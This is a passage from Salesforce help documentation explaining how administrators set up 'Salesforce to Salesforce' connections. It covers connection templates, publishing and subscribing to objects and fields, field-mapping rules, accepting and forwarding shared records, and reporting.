When displaying the connection, you can modify the connection by editing the connection details. To change the objects published to a connection, click **Publish/Unpublish**, or to use a connection template, click **Edit** and select an active template. To edit the published fields on an object, click **Edit** next to the object. To change the objects you're subscribed to, click **Subscribe/Unsubscribe**. For more information, see the following:

- Publishing Objects in Salesforce to Salesforce on page 1593
- Subscribing to Objects in Salesforce to Salesforce on page 1586
- Publishing Fields in Salesforce to Salesforce on page 1594
- Subscribe to Fields in Salesforce to Salesforce on page 1587

View Connection History
You can view a detailed history of the connection in the Connection History related list of the connection detail page. To export the connection history, select **Download connection history (csv)**. This lets you download a comma-separated values file that includes the following information:

- Connection status changes
- Changes to which account is associated with the connection
- Changes to which contact is associated with the connection
- Connection owner changes
- Changes to published fields
- Email communications sent to your business partners
- Errors related to validation rules and Apex triggers with validation rules resulting from:
  - Records manually accepted

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage connections:
- "Manage Connections"

- Records automatically accepted
- Records updated by Connection User

Note: System errors, for example, code errors, aren't logged in the Connection History.

SEE ALSO:

Connections Home Page

Connection Templates in Salesforce to Salesforce

Connection Templates in Salesforce to Salesforce

Connection templates allow you to define objects and fields that can be published to connections. Connection templates can be assigned to one or more standard Salesforce to Salesforce connections, making the process of publishing fast and easy. From the Connections tab, click the Templates subtab to view, create, and edit connection templates.

When a connection template is applied to a connection, the object and field rules are applied to that connection.

The following rules apply to connection templates:

- Objects and fields that are not already published but are published in the connection template are published.
- Objects and fields that have the same publish or unpublish status as the template are unchanged.
- Objects and fields that are already published but are not published in the connection template are unpublished.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and view connection templates:

- "Manage Connections"

SEE ALSO:

Creating and Applying Connection Templates

Connections Home Page

Creating and Applying Connection Templates

Creating and Editing Connection Templates

Connection templates allow you to define object and field publishing rules that can be applied to one or more standard Salesforce to Salesforce connections.

To create a connection template:

1. Select the Connections tab.
2. Select the Templates subtab.
3. Click **New**.
4. Type a name and an optional description.
5. Select the **Active** checkbox if you want to be able to assign the template to standard connections.
6. Click **Save** to save the template, or click **Save & Add Objects** to add objects to the template.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and view connection templates:

- "Manage Connections"

7. If you clicked **Save & Add Objects**, select the checkboxes next to the objects you want to add, then click **Save**.

   Note: If you clicked **Save**, you can click **Add/Remove Objects** on the template detail page to add objects.

8. Click **Edit** next to an object you added to the Published Objects related list.
9. Select the fields you want to publish for the object, then click **Save**.
10. Repeat steps 8 and 9 for each object you added to the Published Objects related list.

To deactivate a connection template:

1. On the Templates subtab, click **Edit** next to the template you want to deactivate. Alternatively, click **Edit** on the template detail page.
2. Deselect the **Active** checkbox.
3. Click **Save**.

Note: Only active connection templates can be assigned to connections. If you want to use a template that you had deactivated, you can do so by selecting the **Active** checkbox.

Assigning Connection Templates to Connections

You can assign connection templates to connections when inviting one or more new connections, or you can assign connection templates to existing connections.

To assign a connection template to an existing connection:

1. Select the Connections tab.
2. Select the Connections subtab.
3. Click the name of the connection you want to assign the template to.
4. Click **Edit**.
5. In the `Template` field, type the name of the template or click the lookup icon to search for a template.
6. Click **Save**.

SEE ALSO:

Connection Templates in Salesforce to Salesforce

Connections Home Page

Sharing Records Using Salesforce to Salesforce

Once you have created a connection to another organization, you can share data with them. Your business partners do not have direct access to your record; they have a record in their organization that is connected, using Salesforce to Salesforce, to your record. Any updates to the shared information on either record is reflected on the other record. You can share records with one or more connections. Each connection has the opportunity to accept shared records, even if other connections have also accepted the same record.

Note: Making records available to business partners using Salesforce to Salesforce is not the same as sharing records within your organization.

You can control the type of records you share with your business partners by selecting which objects and fields to publish.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In addition, you can control how the information your business partner makes available to you is used in your organization by subscribing to objects and mapping the fields on those objects to fields on your own objects.

Individual records and their related records are made available to your connections by forwarding the record to one or more connections, or by assigning the record to a queue that contains connections. When you forward a record to a connection, you can select which related records to include, and you can send your connection contact an email notification that a record has been made available.

Similarly, your business partners can make records available to you. When a record has been made available to you by a business partner, you can view basic details about the record from a view on the object's home page. Then you choose whether to accept the record, and its related records, or not. Additionally, when subscribing to an object, you can specify that the object's records are automatically accepted when shared by your connection. This is particularly helpful if you're expecting the connection to share a large volume of records.

Once you have accepted a record, you can make it available to other connections in the same way you can make any record available using Salesforce to Salesforce. This allows you to work in a multi-tiered business network. In a multi-tiered network, changes made to the shared record in any organization updates the information in all the organizations that are sharing the record.

SEE ALSO:

- Publishing Fields in Salesforce to Salesforce
- Subscribe to Fields in Salesforce to Salesforce
- Tips for Using Salesforce to Salesforce

Subscribing to Objects in Salesforce to Salesforce

When you are connected to a business partner using Salesforce to Salesforce, you can subscribe to objects that your business partner has published. When you subscribe to an object, you map it to an object in your organization. Standard objects must map to standard objects in your organization, but you can map custom objects to any custom object. For example, if your business partner has published a custom object named Prospects, you can map that to a custom object named Client.

To subscribe to objects for a connection:

1. Click the Connections tab.
2. Click the name of the connection you want to modify.
3. In the Subscribed Objects related list, click **Subscribe/Unsubscribe**.
4. Choose the objects you want to subscribe to by selecting the object in your organization you want mapped to that object. Select `--None--` if you do not want to subscribe to a published object.
5. Select the `Auto-Accept` checkbox next to an object if you want to automatically accept records of that type when shared by your connection. The checkbox appears once you select a mapping.

Note: This checkbox is not available for:

- Child objects. Opportunity products, tasks, and public case comments are automatically accepted when the parent record is accepted. Attachments are automatically accepted if marked public and the `Share With Connections` checkbox is selected.
- Objects that have one or more master objects, such as custom junction objects or detail objects in a master-detail relationship.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To subscribe to published objects :

- "Manage Connections"

Additionally, `Auto-Accept` does not apply to any record that is shared as the child of another record, for example a case record that is the child of a case record that you already accepted.

6. Click **Save**.

Note: If your business partner stops publishing an object to which you are subscribed, you are automatically unsubscribed from that object.

Once you have subscribed to an object, you can map published fields on that object to fields on your object. For example, you can map the `Description` field on leads to a custom field on leads called `Partner Description`. This would allow you to use your own field to describe the lead for users within your organization rather than using the description provided by your business partner.

Additional Considerations

- If you choose to auto-accept leads or cases, any active assignment rules in your organization run when a record is automatically accepted.
- In order to automatically accept a record shared by your connection, the connection owner for that record must be an active user.

Subscribe to Fields in Salesforce to Salesforce

When you accept an invitation from a business partner to join Salesforce to Salesforce, you can subscribe to fields that your business partner has published and map those fields to your fields. When your business partner updates the fields on a record that you're sharing, the fields will be updated on the shared record in your organization.

For example, if your business partner has published the `Description` field, you could map that field to a custom field called `Partner Description`. This would allow you to use your own field to describe the lead for users within your organization.

Before subscribing to fields, see Best Practices for Mapping Fields in Salesforce to Salesforce.

To map fields on a subscribed object:

1. Click the Connections tab.
2. Click the name of the connection you want to modify.
3. In the Subscribed Objects related list, click **Edit** next to an object.
4. Map your business partner's published fields to your organization's fields by choosing the appropriate field in the drop-down list.

   Note: Fields can only be mapped to fields with the same data type, length (for text and numeric fields) and decimal places (for numeric fields), so the drop-down list only shows fields with the correct data type. You can see the data type details of a published field by hovering your mouse over the information icon ( ) next to the field. Select `--None--` if you don't want to populate any of your fields with the data from a published field.

5. If the field is a picklist, click **Edit Values** to map each published picklist value to a picklist value in your organization.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To subscribe to published fields :

- "Manage Connections"

Note: Changes to field mappings and picklist values may not show up in your business partner's organization for up to 15 minutes while Salesforce refreshes the cache. This cache enables us to support larger transaction volumes and reduce the number of API calls that count against your organization's limits.

SEE ALSO:

Managing Connections

Publishing Fields in Salesforce to Salesforce

Best Practices for Mapping Fields in Salesforce to Salesforce

When you subscribe to a field in Salesforce to Salesforce, you map it to a field in your organization. This mapping lets updates to that field sync for all shared records. Before you map fields, look at these important best practices.

Important: This information applies to standard Salesforce to Salesforce connections. If you're mapping fields for a replication connection as part of Organization Sync, some of this information may not apply.

EDITIONS

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Auto-Mapping Fields

- When subscribing to fields, select **Auto-Map Fields** to automatically map your business partner's fields to your fields. After you select this option, click **Save** for your changes to take effect.
- For any unmapped field, Salesforce checks if the field's API name matches that of any of your fields. If there are no matches, Salesforce checks for matching field labels. If Salesforce still can't find a match, `--None--` is selected.
- Selecting **Auto-Map Fields** doesn't overwrite previous selections, and deselecting it doesn't affect fields that were mapped previously.
- The following standard fields are automatically mapped:
  - Account: `Account Name`, and, if you are using person accounts, `Last Name`
  - Attachment: `Body`, `Content Type`, `File Name`
  - Case: `Subject`
  - Case Comment: `Body` and `Published`
  - Contact: `Last Name`
  - Custom Object: `Name`
  - Lead: `Last Name` and `Company`
  - Opportunity: `Name`, `Closed Date`, and `Stage`
  - Product: `Product Name`
  - Task: `Subject`
  - Opportunity Product: `Quantity`, `Sales Price`

Mapping Picklist Fields

- If a picklist value is mapped to `--None--`, and your business partner enters a picklist value, your picklist field is to the same value. For example, if you subscribe to the Lead Status picklist, and your business partner has the value `Internal` in that picklist, your record gets a lead status of `Internal`.
- To convert a custom field to a picklist field, stop publishing the field, change the field type, then publish the field again.
- When mapping picklist fields, if the subscribed org has the picklist field restricted to the values defined in the value set, and the publishing org does not have this restriction, the field is not available for mapping on the subscribing org.

Mapping Currency Fields

- If you map a currency field, and a record shared by your connection uses a currency that your organization hasn't enabled, that currency field isn't updated when your organization auto-accepts the record. If you're manually accepting the record, the currency is updated only if your organization uses the same currency as the record.

  For example, suppose that your connection has shared an opportunity with you. Your organization uses the Euro only. Your connection updates the opportunity amount to $300. The opportunity amount isn't updated in your record because your organization doesn't support the U.S. Dollar.

- If you map a currency field and either you or your connection changes the currency on a record containing that field, updates you make to the field are no longer propagated to the other organization, and updates your connection makes to the field aren't reflected in your organization.
- You can map roll-up summary fields to currency fields with the same currency type. For example, a roll-up summary with the currency type `U.S. Dollar` can be mapped to a currency field that uses the U.S. Dollar.

Mapping Quantity and Revenue Schedules

- If Quantity Schedules or Revenue Schedules are enabled in your connection's organization and you subscribe to the Products object from that connection, you must subscribe to the following fields and map them to matching fields in your organization.

Type of Schedule	Fields to Map
Quantity Schedule	– `Number of Quantity Installments` – `Quantity Installment Period` – `Quantity Schedule Type`
Revenue Schedule	– `Number of Revenue Installments` – `Revenue Installment Period` – `Revenue Schedule Type`

Mapping Different Field Types

- Only map person account fields to person account fields, and business account fields to business account fields.
- If your connection is using person accounts and you aren't, the person account field `Last Name` is used as the Account Name when your connection shares a person account record with you. If you enable person accounts, you are automatically subscribed to `Last Name`. Any changes to Last Name and Account Name are synced.
- You can't map a standard number field to a custom number field.
- You can map lookup fields to text fields that have a length of 80 or more characters. If your connection edits a lookup field that you mapped to a text field, the text field is updated with their changes.
- You can map auto-number fields to text fields that have a length of 30 or more characters.
- You can map formula fields to fields of the same data type; for example, a formula field that has a number data type can be mapped to a field with a number data type. If a formula field is a text data type, it can be mapped to a text field with a length of 80 or more characters. Conversely, fields can't be mapped to formula fields; for example, a formula field with a currency data type can be mapped to a currency field, but a currency field cannot be mapped to a formula field. System audit fields are not supported.

Unsubscribing to Fields

- You are automatically unsubscribed from a field if:

- Your business partner stops publishing the field
- You delete a custom field that is mapped to a published field
- The field type of a custom picklist or custom multi-select picklist is changed (for example, if a custom picklist is changed to a text field)

SEE ALSO:

Subscribe to Fields in Salesforce to Salesforce

Accepting Records Shared from a Connection

Salesforce to Salesforce allows you to accept records that have been made available to you by business partners with whom you have connections. When accepting a record, you can assign it to yourself, another user, a queue, or, if it is a lead or case, use your organization's assignment rules to automatically assign it. If the record is a child of another record you have accepted, you can assign it to the parent record when accepting it. Additionally, when subscribing to an object, you can specify that the object's records are automatically accepted when shared by your connection.

If validation rules prevent you from accepting shared records, create a validation rule with the `Received Connection Name` field not equal to null; this will ignore validation rules for records you accept from your connections. To create this rule, use the following formula:

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To accept shared records:
- "Read" and "Edit" on the object

To view records shared by a connection:
- "Manage Connections" or have access to the list view

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

You should also create a similar rule for any Apex trigger that has validation checks.

To accept records that have been made available to you:

Note: When you manually accept a record, it takes some time for all mapped fields on the record to be updated.

If an error occurs when accepting a record, see the Connection History for details.

1. Select the tab of the record type you are accepting.
2. Select a connections list view and click **Go!**. For example, on the Leads tab, in the **Leads from Connections** section, select a list view from the drop-down list and click **Go!**.
3. For accounts, contacts, and opportunities, click **Accept** next to the record you want to accept. For cases, leads and custom objects, select the checkbox next to the records to accept, then click **Accept**.

Note: If a record is a child of a record you have accepted, the name of the parent record is displayed in the Parent Record Name column. If the record is a parent record or has no parent record, this column is blank.

When you accept a record that has public attachments, the attachments are automatically accepted if you selected the `Share With Connections` checkbox on the attachment.

Accepting Opportunity Records

When you accept an opportunity, you have the option to relate the opportunity to an object and a price book, and to relate the opportunity to a new account or opportunity, or to use an existing account or opportunity. If you create a new opportunity or account, you can also set the owner of that record.

Accepting Account Records

When you accept an account, you have the option relate the account to another object and to create a new account, or to use an existing account. If you create a new account, you can also set the owner of that record.

Accepting Contact Records

When you accept a contact, you have the option relate the contact to another object and to create a new account or contact, or to use an existing account or contact. If you create a new contact or account, you can also set the owner of that record.

Accepting Case, Lead, and Custom Object Records

When you accept a case, lead or custom object, you have option to relate the case, lead or custom object to another object and to assign the lead or custom object to a new owner.

Note: If you choose to `Assign using active assignment rule` and no assignment rule criteria is met, the lead, case, or custom object is assigned to the Default Lead, Case, or Custom Object Record Owner.

Accepting Product Records

When you accept a product, you have the option to create a new product or relate the product to an existing product.

Additional Considerations

- After accepting a shared record, if you update a field that your business partner has subscribed to, the field is automatically updated on the record in your business partner's organization. Likewise, if your business partner updates a field to which you have subscribed, it is automatically updated in your organization. When your business partner updates the record, the `Last Updated By` field will be set to "Connection User".
- Once you have accepted a record, you can make it available to other connections in the same way you can make any record available using Salesforce to Salesforce. This allows you to work in a multi-tiered business network. In a multi-tiered network, changes made to the shared record in any organization updates the information in all the organizations that are sharing the record.

- When your business partner shares child records at a later time using the **Manage Connections** link in the related list of a record you have already accepted, the child records can be automatically added to your organization.

SEE ALSO:

Sharing Records Using Salesforce to Salesforce

Connections Home Page

Tips for Using Salesforce to Salesforce

Automatically Accepting Related Records From a Connection

Rules for Automatically Accepting Related Records From a Connection

When you share records using Salesforce to Salesforce, you can also share child records. When you accept a record from a connection, or when your connection accepts a record from you, the child records can be automatically accepted provided that certain criteria are met. Similarly, when a child record is shared at a later time using the **Manage Connections** link in the related list, and the parent record has already been accepted, the child record can be automatically accepted.

In order for a child record to be accepted automatically, the following criteria must be met:

- The parent record must already be accepted in the organization.
- The record must be related as a child to the parent record.
- The child record cannot have two master records.
- The child record cannot have multiple relationships to the same parent object.
- The connection owner must be an active user.
- The owner of the parent record must be an active user.

Important: When child records are accepted automatically, there may be a slight delay before they are visible in the related list of the parent record. Additionally, when a child record is shared using the **Manage Connections** link in the related list of a parent record, there may be a slight delay before the Sent Connection Name displays.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To accept or reject records:

- "Read" and "Edit" on the record

If a child record does not meet the criteria for automatic acceptance, it will need to be manually accepted from its object tab. For example, an opportunity record will need to be accepted from the Opportunities tab. A child record that needs to be manually accepted will display with the parent record name so that it can be properly assigned. For more information, see Accepting Records Shared from a Connection on page 1590.

SEE ALSO:

Subscribe to Fields in Salesforce to Salesforce

Publishing Objects in Salesforce to Salesforce

The objects you publish are the objects that your users can share with your business partners using Salesforce to Salesforce. If you have accepted an invitation, created new custom objects, or you have decided to share more information with your business partner, you may want to publish additional objects. Alternatively, you may find that you want to limit the objects you publish to a particular business partner.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To publish objects:
- "Manage Connections"

You can publish the following objects:

- Account
- Attachment
- Case
- Case Comment
- Contact
- Lead
- Opportunity
- Opportunity Product
- Product
- Task
- Custom Object

To define published objects for a connection:

1. Click the Connections tab.
2. Click the name of the connection you want to modify.
3. In the Published Objects related list, click **Publish/Unpublish**.
4. Select the objects you want to publish to your business partner. Deselect objects you no longer want to publish.
5. Click **Save**.

Note: You cannot publish objects that you do not have permission to edit.

When you update your published objects, an email is sent to your business partner notifying them of the change. You can customize this email by editing the Update Connection communication template.

Your business partner is automatically unsubscribed to objects when you:

- Stop publishing an object
- Delete a custom object to which your business partner is subscribed

Once you have published an object, you can manage the fields you publish on that object. For more information on publishing fields, see Publishing Fields in Salesforce to Salesforce on page 1594.

Additional Considerations

- All custom objects in your organization appear in the list of objects, however, Salesforce to Salesforce only supports deployed custom objects. You cannot forward a record for a custom object that has not been deployed.

- If you publish the case comment object, all public case comments will be shared with your connections. To avoid sharing a comment on a specific case, select **Make Private**.

SEE ALSO:

Publishing Fields in Salesforce to Salesforce

Forwarding Related Records to a Connection

Publishing Fields in Salesforce to Salesforce

When working with a business partner in Salesforce to Salesforce, you control which objects you share with them by publishing the objects. In addition, you can control which fields you publish on those objects. By default, the following fields are published:

- Account: `Account Name`, and, if you are using person accounts, `Last Name`
- Attachment: `Body`, `Content Type`, `File Name`
- Case: `Subject`
- Case Comment: `Body` and `Published`
- Contact: `Last Name`
- Custom Object: `Name`
- Lead: `Last Name` and `Company`
- Opportunity: `Name`, `Closed Date`, and `Stage`
- Product: `Product Name`
- Task: `Subject`
- Opportunity Product: `Quantity`, `Sales Price`

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To publish fields:
- "Manage Connections"

Salesforce to Salesforce displays the API label for each field.

In addition to those required fields, you may want to publish more fields, or limit the fields you are currently publishing to a particular business partner.

To define published fields for a connection:

1. Click the Connections tab.
2. Click the name of the connection you want to modify.
3. In the Published Objects related list, click **Edit** next to the published object.
4. Select the fields you want to publish to your business partner. Deselect fields you no longer want to publish.
5. Click **Save**.

Note: You cannot publish fields that you do not have permission to edit.

Changes to fields may not show up in the subscribing connection for up to 15 minutes while Salesforce refreshes the cache. This cache enables us to support larger transaction volumes and reduce the number of API calls that count against your organization's limits.

You cannot publish rich text area (RTA) fields.

Geolocation fields and latitude and longitude on standard addresses aren't supported in Salesforce to Salesforce.

When you change which fields you publish, an email is sent to your business partner notifying them of the change. You can customize this email by editing the Update Connection communication template.

Your business partner is automatically unsubscribed to fields when you:

- Stop publishing a field
- Delete a custom field to which your business partner is subscribed
- Change the type of a field to which your business partner is subscribed
- Change the size or precision of a long text area, text, percent, number, or currency field.

These fields remain published, but your business partner must re-subscribe to them.

Occasionally, new releases of the Salesforce service include new standard fields. Because Salesforce organizations around the world aren't upgraded to new releases simultaneously, you can't publish these new fields to a business partner until their organization is upgraded. Service upgrades occur during scheduled system maintenance periods. To view the system maintenance schedule, go to `trust.salesforce.com`.

Other Tips and Considerations

- When publishing fields, consider sending your business partner information about the fields. This helps them to create a mapping strategy that makes sense for your program.
- Translate your published custom field names into the languages your partners use. This allows them to see the field names in their own language.
- If you're using person accounts, and your connection has not enabled person accounts, the person account `Last Name` is used as the `Account Name` when you share a record. If your connection enables person accounts, they are automatically subscribed to `Last Name`. Any changes to `Last Name` and `Account Name` are synchronized.
- If you want to publish the `Middle Name`, `Informal Name`, and `Suffix` fields on contacts, the fields must be enabled in both your org and your partner's org, or your partner's org must be configured to auto-accept contacts.

SEE ALSO:

Managing Connections

Subscribe to Fields in Salesforce to Salesforce

Making Records Available to a Connection

Salesforce to Salesforce allows you to share records with business partners to whom you are connected. There are two ways to share records: forward records directly to connections, or assign records to a queue of connections. You can share the same records with multiple connections. Once shared, connections must choose to accept the records.

Note: Don't forward a record to the connection that originally shared it. Doing so causes errors when Apex triggers run.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign records to a connection:
- "Read" and "Edit" on the record

To stop sharing a record:
- "Read" and "Edit" on the record

To forward multiple records to a connection:
- "Manage Connections"

Sharing a Record with Connections

You can share records with business partners to whom you are connected. You can only forward records that you or your subordinates own; System Administrators can forward all records.

Note: Any lead record you are forwarding must include a populated `Company Name` field.

You cannot forward a record for a custom object that has not been deployed.

1. To forward a record and its related records:
   - View the record's detail page.
   - In the External Sharing related list, click the forward button.
2. To forward multiple records to connections:
   - Select the tab of the type of record you want to forward.
   - Select a list view from the `View` drop-down list, then click **Go!**.
   - In the list view, select the checkboxes next to the records you want to forward. To select all records, select the checkbox in the column header.
   - Click **Forward to Connections**.
3. Select the connection(s) to forward the record to in the Available Connections list.
4. Click the Add arrow ( ) to move the connection(s) to the Selected Connections list.
5. Optionally select **Send Notification Email (new invitees only)** to send email notifying the connection's representative that you forwarded the record. Only new recipients of the record receive the email; connections that you previously forwarded the record to don't receive another email.
6. Optionally select the checkboxes next to related records you want to forward. You can also share related records separately.
7. Click **Save**.

The records are forwarded to the specified connections.

Tip: Certain fields, like currency fields, must be mapped a certain way in Salesforce to Salesforce. For details, see Best Practices for Mapping Fields in Salesforce to Salesforce.

Sharing Attachments

You can share attachments as child records of any supported object. Attachments are automatically accepted by a connection, providing the following criteria are met:

- The Attachment object type is published to your connection and your connection is subscribed to the object.

- The parent record for the attachment is shared with the connection.
- The attachment is not marked "Private."
- The `Share With Connections` checkbox on the attachment is selected.
- The attachment is 20 MB or less.

Stop Sharing Records

To stop sharing a record:

Note: You can only stop sharing records that you or your subordinates own. System Administrators can stop sharing all records.

1. View the record's detail page.
2. In the External Sharing related list, click **Stop Sharing**.

When you stop sharing the record with a connection, changes to the record in your organization are not reflected on the record in the connection's organization. The shared record is not deleted from the other organization.

SEE ALSO:

Sharing Records Using Salesforce to Salesforce

External Sharing Related List

External Sharing Related List

Salesforce to Salesforce allows you to share records with one or more connections; each connection has the opportunity to accept records you share with them, even if other connections have already accepted the same record. When working with a record that you have received from a connection, or a record that you have shared with a connection, the record detail page includes a header indicating the record's status. The record may also contain the External Sharing related list, which shows details on which connections this record is shared with, and the sharing status.

Externally shared records will have one of the following statuses:

Active (sent)
The record has been shared and accepted by an external organization.

Active (received)
The record has been sent to you from an external organization, and it has been accepted.

Pending (sent)
The record has been shared, but not accepted by an external organization.

Inactive
The record is no longer shared with an external organization.

Inactive (deleted)
The record was accepted by an external organization, but that organization has deleted the record.

Inactive (converted)
The record is a lead that was accepted by an external organization and converted into an opportunity by that organization. When a lead is converted, Salesforce to Salesforce inactivates the shared record so that it is no longer updated in the subscribing connection.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To see the external sharing status of a record
- "Read" on the record

To stop sharing a record:
- "Manage Connections"

Note: If you change the Lead Status during conversion, it is not reflected in the subscribing connection.

SEE ALSO:

Sharing Records Using Salesforce to Salesforce

Making Records Available to a Connection

Forwarding Related Records to a Connection

Salesforce to Salesforce allows you to forward records that are children of records already shared with connections. You select the child record types that can be shared when you share a parent record.

Child records are automatically shared with connections after the parent record has been accepted by the connection, provided certain criteria are met.

Consider the following tips when sharing related records:

- A related record will no longer be shared with a connection if the related record is edited from an unshared record.
- A maximum of 100 tasks per related record can be shared. This maximum includes open and closed tasks.

To stop sharing a related record from its parent record detail page:

1. Select the parent record's detail page.
2. In the related list of the record you want to stop sharing, click **Manage Connections** in the Sent Connection Name column. For example, to stop sharing a contact related to an account, click **Manage Connections** in the Contacts related list on the account detail page.
3. Select the connection(s) that you want to stop sharing with in the Selected Connections list.
4. Click the Remove arrow ( ) to move the connection(s) to the Available Connections list.
5. Click **Save**.

Alternatively, to stop sharing a related record from its detail page:

1. View the record's detail page.
2. In the External Sharing related list, click **Stop Sharing**.

To stop sharing a case comment or attachment, you must make the records private.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign records to a connection:
- "Read" and "Edit" on the record

To forward related records to a connection:
- "Read" and "Edit" on the record

To stop sharing a record:
- "Read" and "Edit" on the record

Sharing Opportunity Products with Connections

An opportunity product is related to both opportunity and product records. For this reason, it can only be shared as a child record of a shared opportunity, provided the associated product is also shared.

If all of the following criteria are met, opportunity products are automatically shared with connections.

- The Opportunity Product object type is published to your connection, and your connection has subscribed to the object.
- The opportunity and the product associated with the opportunity product are shared with your connection.
- In the connection's organization, the opportunity is associated with an active price book during acceptance.
- In the connection's organization, the product is associated with the same active price book as the opportunity.
- In the connection's organization, the product is active.

- In both organizations, the opportunity currency is the same.

When sharing opportunity products, keep these additional rules in mind:

- If quantity or revenue schedules are enabled in the connection's organization, Quantity and Sales Price fields won't be updated in their organization.
- If the price book associated to the opportunity product is changed or deleted in one organization, the opportunity product will no longer be shared.
- If the opportunity is no longer shared, the opportunity product will no longer be shared.

Note: Currently, if you edit the stage of multiple opportunity records by performing a global find and replace, that change will not be reflected in organizations that you had forwarded the records to in Salesforce to Salesforce.

For example, suppose you perform a global find and replace which causes the stage of all inactive opportunities to change from `Inactive` to `In Review`.

If any of the affected opportunities had been forwarded to a business partner in Salesforce to Salesforce, those opportunities will still be in the `Inactive` stage in your partner's Salesforce organization. For the stage change to be reflected in their organization, they would need to open each affected opportunity, click **Edit**, and click **Save**.

Sharing Case Comments with Connections

You can share a case comment as a child record of a case. Case comments are automatically accepted by a connection, providing the following criteria are met:

- The Case Comment object type is published to your connection, and your connection has subscribed to the object.
- The case to which the case comment is associated is shared with the connection.
- The case comment is not marked "Private."

SEE ALSO:

Sharing Records Using Salesforce to Salesforce

Tips for Using Salesforce to Salesforce

Managing Connections with Custom Reports

Use custom reports to keep track of Salesforce to Salesforce activity and updates. For details, see Reporting in Salesforce to Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Workflow is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Managing Records

- If validation rules prevent you from accepting shared records, create a validation rule with the `Received Connection Name` field not equal to null; this will ignore validation rules for records you accept from your connections. To create this rule, use the following formula:

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

  You should also create a similar rule for any Apex trigger that has validation checks.
- To track records that you are sharing with connections, create a custom report. For example, you can create a custom report that shows all the leads that you have shared with connections that were deleted by the connection:
  - Use the Leads and Connections report type
  - Enter the filter criteria "Status equals Inactive (deleted)"
- Make your view of unaccepted records from connections more useful by creating a custom list view. For example, create a list view that hides unaccepted leads from connections that are more than a month old.

  Note: You must have the "Manage Connections" permission to create these list views.
- Only users with the "Manage Connections" permission can view objects shared from a connection, therefore, you should create custom list views that you can assign to people who need access to this information.
- If you are expecting to receive large volumes of records from a connection, enable `Auto-Accept` for the appropriate objects on page 1586. For example, if a connection shares a large number of leads with your organization on a regular basis, select the `Auto-Accept` checkbox next to Opportunity on the Add or Remove Subscribed Objects page.
- To see changes made by a connection, enable field tracking on the object and add the history related list to page layouts. Another option is to create a custom history report that includes the `Received Connection Name` field.
- To automatically assign all incoming leads or cases to a specific user, create an assignment rule that includes the following rule entries:
  - *`Received Connection Name contains name of connection`*
  - *`Created By contains Connection User`*

  You can do the same with escalation rules.
- If you want to assign a case to a connection using an escalation rule on the case, you must assign the case to a queue where the connection is a member. For example, if you have a connection that acts as your third-party service agency and all cases meeting certain criteria should be escalated to this connection, you must:
  - Create a queue that contains the connection as a member.
  - Create an escalation rule with the appropriate criteria.
  - Add an escalation action that automatically assigns cases meeting the specified criteria to that queue

Other Tips

- If you want to connect to partners but aren't sure if they use Salesforce, you can use connection finder to find out.
- When you convert a lead, Salesforce to Salesforce inactivates the shared record and updates the External Sharing related list in your connection's lead record with an Inactive (converted) status. Due to inactivation of the shared record, changes to the Lead Status during conversion aren't reflected in your connection's lead record.

- To learn how to use workflows to automate updates to records and connections in Salesforce to Salesforce, see Using Workflows in Salesforce to Salesforce.

Reporting in Salesforce to Salesforce

To track Salesforce to Salesforce activity and updates, create custom reports.

When it comes to using custom reporting to efficiently manage your Salesforce to Salesforce connections, the possibilities are endless! Here are some ways you might use custom reports in Salesforce to Salesforce:

- Create a custom report with the Connections with Accounts report type to track connection activity and other connection details. The report only displays connections that are associated with accounts.
- Create custom report types to view connection information for each of your published or subscribed objects.
- Create a custom report to view records that are shared with multiple connections. Alternatively, to view records shared with multiple connections in a list view, add the `Sent Connection Name` field to an existing or new view and verify that enhanced lists are disabled.
